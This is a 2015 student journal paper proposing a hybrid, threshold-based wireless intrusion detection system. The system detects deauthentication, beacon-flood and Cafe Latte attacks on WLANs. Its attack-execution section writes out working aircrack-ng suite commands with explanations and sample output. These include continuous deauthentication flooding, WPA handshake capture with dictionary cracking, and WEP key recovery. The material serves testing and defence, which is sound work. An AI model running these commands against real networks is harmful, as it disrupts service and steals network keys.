ISSN(Online): 2319-8753
ISSN (Print): 2347-6710

International Journal of Innovative Research in Science, Engineering and Technology

(An ISO 3297: 2007 Certified Organization)

Vol. 4, Issue 11, November 2015

A Hybrid Approach Based Intrusion Detection System for WLAN

Vinit Patel[1], Nirav Shah[2]

B.E Student , Dept. of Computer Engineering, Rajiv Gandhi Institute of Technology, Mumbai, India[1,2]

ABSTRACT: Wireless has opened a new and exciting world for many of us. Its technology is advancing and changing every day and its popularity is increasing. The biggest concern with wireless, however, has been security. Threats to WLAN are numerous and potentially devastating. Security issues ranging from misconfigured Wireless Access Points to session hijacking to Denial of Service (DOS) can plague a Wireless Local Area Network (WLAN). To aid in the defence and detection of these potential threats, it should employ a security solution that includes a Wireless Intrusion Detection System (WIDS). In this project, we follow a hybrid approach to signature based Intrusion detection so as to detect intrusions occurring at every device in network. In hybrid approach, there is a dedicated server that will continuously process packet received at each device in a small network and the client(Device in WLAN) will get notification if it is a victim of intrusion. In this we can achieve WIDS as a solution for wide variety of devices & operating systems thus providing a virtual platform independent solution for intrusion detection in wireless network.

KEYWORDS: Intrusion Detection System ,WLAN , Denial of Service.

I.INTRODUCTION & MOTIVATION

Wireless has opened a new and exciting world for many of us. Its technology is advancing and changing every day and its popularity is increasing. The biggest concern with wireless, however, has been security. For some time wireless has had very poor, if any, security on a wide open medium. Along with improved encryption schemes, a new solution to help combat this problem is the Wireless Intrusion Detection System (WIDS).In the security and wireless world this has fast become a major part of securing a network.

Threats to wireless ad-hoc network are numerous and potentially devastating. Security issues ranging from misconfigured wireless access points (WAPs) to session hijacking to Denial of Service (DOS) can plague a wireless ad-hoc network. Wireless ad-hoc networks are not only susceptible to TCP/IP-based attacks native to wired networks, they are also subject to a wide array of 802.11-specific threats. To aid in the defence and detection of these potential threats, it should employ a security solution that includes an intrusion detection system (IDS). This report will describe the need for wireless intrusion detection, provide an explanation of wireless intrusion detection systems, and identify the benefits and drawbacks of a wireless intrusion detection solution.

II PROBLEM STATEMENT

Wireless networks are being driven by the need for providing network access to mobile or nomadic computing devices. Although the need for wireless access to a network is evident, new problems are inherent in the wireless medium itself. Specifically, the wireless medium introduces new opportunities for eavesdropping on wireless data communications. Anyone with an appropriate wireless receiver can eavesdrop. Since the wireless medium cannot be contained by the usual physical constraints of walls and doors, active intrusions through the wireless medium are also easier.

2.1 SCOPE

The scope of the project is to detect the common attacks performed on wireless networks like Café Latte Attack, Denial of Service and Beacon flood attack etc. We can create policies for this IDS in such a way that it can actually detect the attacks being performed in real time. As we know attacker while performing Denial of Service using Deauthentication

ISSN(Online): 2319-8753
ISSN (Print): 2347-6710

International Journal of Innovative Research in Science, Engineering and Technology

(An ISO 3297: 2007 Certified Organization)

Vol. 4, Issue 11, November 2015

packets will send fake deauth packets at regular intervals so as to abrupt the working of the network and in beacon flood attack, the client is flooded with beacon signals from a fake Access point. So client will not be able to connect to Real Access point; these can be detected by setting the threshold values for these packets for each node in the network. Once the node crosses the threshold values then the intrusion is detected and node is discarded from the network and declared as intruder. This method proves to be fruitful in 90% of the cases. Since the efficiency is way better. We can use it to detect other types of Denial Of service attacks performed on wireless networks.

III REQUIREMENT ANALYSIS

3.1 ANALYSIS




Figure 3.1 Use Case Diagram for Wireless-IDS

Fig above shows Use case diagram for Wireless Intrusion Detection system

User
In the wireless context, user is a person using wireless network.The User can be legitimate user or Attacker (fake user)

Attacker
Attacker is a user who tries to crack the wireless network. He can perform several attacks like DeAuthentication, Beacon Flood and Café Latte on Wireless networks

WIDS
WIDS is a software module that will perform the prime role of detecting an intrusion.It performs several functions like monitoring, preprocessing, filtering, detecting an attack, identifying attack and reporting the attack to admin.

Database
Db is nothing but the database that will store all the IDS policies, Signature of attacks and responses for specific attacks. It is the Knowledge Base of WIDS.

ISSN(Online): 2319-8753
ISSN (Print): 2347-6710

International Journal of Innovative Research in Science, Engineering and Technology

(An ISO 3297: 2007 Certified Organization)

Vol. 4, Issue 11, November 2015




Figure 3.2 Activity Diagram for Wireless-IDS

Fig above shows Activity diagram for WIDS. The proposed WIDS will work as follows:
Firstly the WIDS is in "monitoring" mode by default. It will check every incoming packet in the network.The attacker starts sending DeAuthentication / Beacon flood packets to the access point or a specific node. He can send packets at regular intervals or continuously,
Once the attacker starts sending packets, WIDS calculates the no of packets entering the network
If the no of packets received are below the predefined threshold value then packets are allowed When the packets received exceed the threshold value, the WIDS detects the intrusion, reports to administrator, creates a log and restricts the attacker from sending more packets by entering its ESSID (MAC address) in the list of Blocked devices.

IV PROJECT DESIGN

4.1. Wireless Intrusion Detection System




Figure 4.1 The basis Architecture of the IDS.

Wids server
The WIDS place on the highest level of the proposed architecture.It installs and deploys on the heterogeneous central server and management part.
The WIDS server is connected to the Access Point (AP) and is set to "monitor" mode to listen to all the wireless traffic transmitted on all channels .It stores a database that stores logs and IDS policies.

Access point (AP)

ISSN(Online): 2319-8753
ISSN (Print): 2347-6710

International Journal of Innovative Research in Science, Engineering and Technology

(An ISO 3297: 2007 Certified Organization)

Vol. 4, Issue 11, November 2015

The Access point is basically a Wireless Router deployed to provide wireless connectivity among various clients to get internet connectivity. It is connected to the WIDS server so that it can quickly monitor packets received by AP and check status of AP.

Wireless clients

It is basically set of clients that are connected to the AP to get internet connectivity and may be with each other to share data using wireless link.
They are legitimate users in WLAN

Attacker
Attacker is basically the Black Hat Hacker (or Cracker) who wants to intrude into the WLAN by either decrypting the Wireless Key & get unauthorized access or by performing various attacks on the AP or individual wireless clients. They can be legitimate or non-legitimate users in WLAN.

Working of WIDS
Firstly the legitimate wireless clients will get connected to the AP. As the clients are legitimate users of the WLAN they would already have the pass phrase required for the access to the wireless connection. Now as the WLAN has been setup, the Server will start monitoring & analyzing wireless packets in the "monitor" mode. A monitor mode is a mode that allows a wireless device to capture "any" traffic that is being transmitted in the wireless network over "any" channel.

Now if attacker is in the range of the AP, he will first scan all the APs in the given range. Once he's done scanning the APs and clients, he'll select his victim and launch attack accordingly.
As our IDS is already scanning and analyzing wireless packets, it will come to know if attacker is flooding the victim with a particular type of packet. IDS will check for the frequency of the packets and will also check if packet count exceeds a particular pre defined threshold then it will declare it as an attack.

Now the IDS will check the MAC address of the victim, find its corresponding IP Address & send a notification to the client that it is under attack. Once the notification is sent, the WIDS will log the attack type, time, Attacker AP MAC address, victim's MAC address in database.
.Figur**e (4.2) below** summarizes the phases or stages WIDS goes through in event of an intrusion. WIDS performs various activities such as: distinguishing the referral traffic, full processing, analyzing and detecting, logging, performing associated and appropriate responses, and then, tracking and forensic analysis (ac-cording to **Figures 4.1 and 4.2)**.




Figure 4.2 The Steps in Intrusion Detection

V.IMPLEMENTATION DETAILS

PART 1 – ATTACK EXECUTION

5.1 ACTIVE ATTACKS EXECUTION:
5.1.1 DEAUTHENTICATION ATTACK (DENIAL OF SERVICE)

ISSN(Online): 2319-8753
ISSN (Print): 2347-6710

International Journal of Innovative Research in Science, Engineering and Technology

(An ISO 3297: 2007 Certified Organization)

Vol. 4, Issue 11, November 2015

5.1.1.1 DESCRIPTION

This attack sends disassociate packets to one or more clients which are currently associated with a particular access point. Disassociating clients can be done for a number of reasons:
Recovering a hidden ESSID. This is an ESSID which is not being broadcast. Another term for this is "cloaked".Capturing WPA/WPA2 handshakes by forcing clients to reauthenticate.Generate ARP requests (Windows clients sometimes flush their ARP.Cache when disconnected) Of course, this attack is totally useless if there are no associated wireless client or on fake authentications.

5.1.1.2 USAGE EXAMPLES
aireplay-ng -0 0 -a 00:14:6C:7E:40:80 -c 00:0F:B5:34:30:30 ath0

Where:
-0 means deauthentication
1 is the number of deauths to send (you can send multiple if you wish); 0 means send them continuously
-a 00:14:6C:7E:40:80 is the MAC address of the access point
-c 00:0F:B5:34:30:30 is the MAC address of the client to deauthenticate; if this is omitted then all clients are deauthenticated
ath0 is the interface name

Here is typical output:
12:35:25 Waiting for beacon frame (BSSID: 00:14:6C:7E:40:80) on channel 9
12:35:25 Sending 64 directed DeAuth. STMAC: [00:0F:B5:AE:CE:9D] [61|63 ACKs]
For directed deauthentications, aireplay-ng sends out a total of 128 packets for each deauth you specify. 64 packets are sent to the AP itself and 64 packets are sent to the client.
Here is what the"[61|63 ACKs]" means:
[ACKs received from the client | ACKs received from the AP]
You will notice that the number in the example above is lower then 64 which is the number of packets sent. It is not unusual to lose a few packets. Conversely, if the client was actively communicating at the time, the counts could be greater then 64.
How do you use this information?

This gives you a good indication if the client and or AP heard the packets you sent. A zero value definitely tells the client and/or AP did not hear your packets. Very low values likely indicate you are quite a distance and the signal strength is poor.

WPA/WPA2 Handshake capture with an Atheros

airmon-ng start ath0
airodump-ng -c 6 --bssid 00:14:6C:7E:40:80 -w out ath0 (switch to another console)
aireplay-ng -0 5 -a 00:14:6C:7E:40:80 -c 00:0F:B5:AB:CB:9D ath0
(wait for a few seconds)
aircrack-ng -w /path/to/dictionary out.cap
Explanation of the above:
airodump-ng -c 6 –bssid 00:14:6C:7E:40:80 -w out ath0

Where:
-c 6 is the channel to listen on
–bssid 00:14:6C:7E:40:80 limits the packets collected to this one access point
-w out is the file prefix of the file name to be written
ath0 is the interface name

ISSN(Online): 2319-8753
ISSN (Print): 2347-6710

International Journal of Innovative Research in Science, Engineering and Technology

(An ISO 3297: 2007 Certified Organization)

Vol. 4, Issue 11, November 2015

aireplay-ng -0 5 -a 00:14:6C:7E:40:80 -c 00:0F:B5:AB:CB:9D ath0

Where:
-0 means deauthentication attack
5 is number of groups of deauthentication packets to send out
-a 00:14:6C:7E:40:80 is MAC address of the access point
-c 00:0F:B5:AB:CB:9D is MAC address of the client to be deauthenticated
ath0 is the interface name

Here is what the output looks like from "aireplay-ng -0 5 -a 00:14:6C:7E:40:80 -c 00:0F:B5:AB:CB:9D ath0"

```
12:55:56  Sending DeAuth to station  -- STMAC: [00:0F:B5:AB:CB:9D]
12:55:56  Sending DeAuth to station  -- STMAC: [00:0F:B5:AB:CB:9D]
12:55:57  Sending DeAuth to station  -- STMAC: [00:0F:B5:AB:CB:9D]
12:55:58  Sending DeAuth to station  -- STMAC: [00:0F:B5:AB:CB:9D]
```

5.2. PASSIVE ATTACKS EXECUTION:
5.2.1 CAFÉ LATTE ATTACK
5.2.1.1 DESCRIPTION:

The Cafe Latte attack allows you to obtain a WEP key from a client system. Briefly, this is done by capturing an ARP packet from the client, manipulating it and then send it back to the client. The client in turn generates packets which can be captured by **airodump-ng**. Subsequently, **aircrack-ng** can be used to determine the WEP key. The attack name come from the concept that a WEP key could be obtained from an innocent client at a coffee bar in the time it takes to drink your cafe latte.
USAGE:

No	Component	
1.	Programming Language	Java (Client)
2.	Libraries (Specific)	Java.net.*;
3.	Operating Systems	Windows 7 / Win XP Fedora 14/ Ubuntu 12

aireplay-ng -6 -h 00:09:5B:EC:EE:F2 -b 00:13:10:30:24:9C -D rausb0
Where:
-6 means Cafe-Latte attack
-h 00:09:5B:EC:EE:F2 is our card MAC address
-b 00:13:10:30:24:9C is the Access Point MAC (any valid MAC should work)
-D disables AP detection.
rausb0 is the wireless interface name

PART 2 – ATTACK DETECTION

We have used 2 programming languages for our project.
1. Python for Server side
2. Java for Client side.

ISSN(Online): 2319-8753
ISSN (Print): 2347-6710

International Journal of Innovative Research in Science, Engineering and Technology

(An ISO 3297: 2007 Certified Organization)

Vol. 4, Issue 11, November 2015

VI.TECHNOLGIES USED

6.1 HARDWARE:

NO	DEVICE	MFG.COMPANY	MODEL NO
1	Wireless Network PCI Card	TPLINK	TL-WN721N
2	Wireless Router	TPLINK	TD-W8951D

TABLE 1 : HARDWARE SPECIFICATION
6.2 SOFTWARE:
For Intrusion Detecting Machine


TABLE 2 : SOFTWARE SPECIFICATION


For Client Machine (Desktop)

Table 3 Software Specification.

VII.TEST CASES


7.1TEST CASE-1: DEAUTHENTICATION ATTACK
Before performing , DeAuth Attack the victim's Access Point is visible in the given range.






Then the DeAuth Attack is actually performed

Now the Access point goes invisible as it is under attack.





7.2 Test Case -2 Fake Authentication relay request.

ISSN(Online): 2319-8753
ISSN (Print): 2347-6710

International Journal of Innovative Research in Science, Engineering and Technology

(An ISO 3297: 2007 Certified Organization)

Vol. 4, Issue 11, November 2015

Before performing, Fake Authentication attack, the Access points and clients can be seen.

VIII.CONCLUSION AND FUTURE WORK

While there are drawbacks to implementing a WIDS, the benefits will outweigh the downsides.
With ever-increasing number of threats, an IDS can greatly enhance the security of a WLAN. The hybrid approach helps us to create robust IDS that can be effectively used for large number of devices in a given WLAN.

As we know WIDS is very important in future, we can try to implement our client side code for Android based smart phones and tablets. Thus complete platform independency can be achieved. Also we can create many distributed elements performing specific jobs. The future IDS will merge all of the independent network components into a complete system.

REFERENCES

[1] "Denial of Service Attacks in Wireless Networks: The case of Jammers" Konstantinos Pelechrinis, Marios Iliofotou and Srikanth V. Krishnamurthy University of California, Riverside
[2] "A Hybrid Approach for IEEE 802.11 Intrusion Detection Based on AIS, MAS and Naïve Bayes"Moisés Danziger1, Fernando Buarque de Lima Neto
[3] Jeff Dixon, "Wireless Intrusion Detection System including incident response and Wireless policy"
[4] "Backtrack 5 Wireless Penetration Testing Beginner's Guide" Vivek Ramchandran, Packt Publishing.
[5] "Programming Wireless Security", Robin Wood, SANS institute.
[6] "The Very Unofficial Dummies For Scapy", Adam Maxwell.
[7] "Violent Python A Cookbook for Hackers, Forensic Analysts, Penetration Testers and Security Engineers", TJ. O'Connor.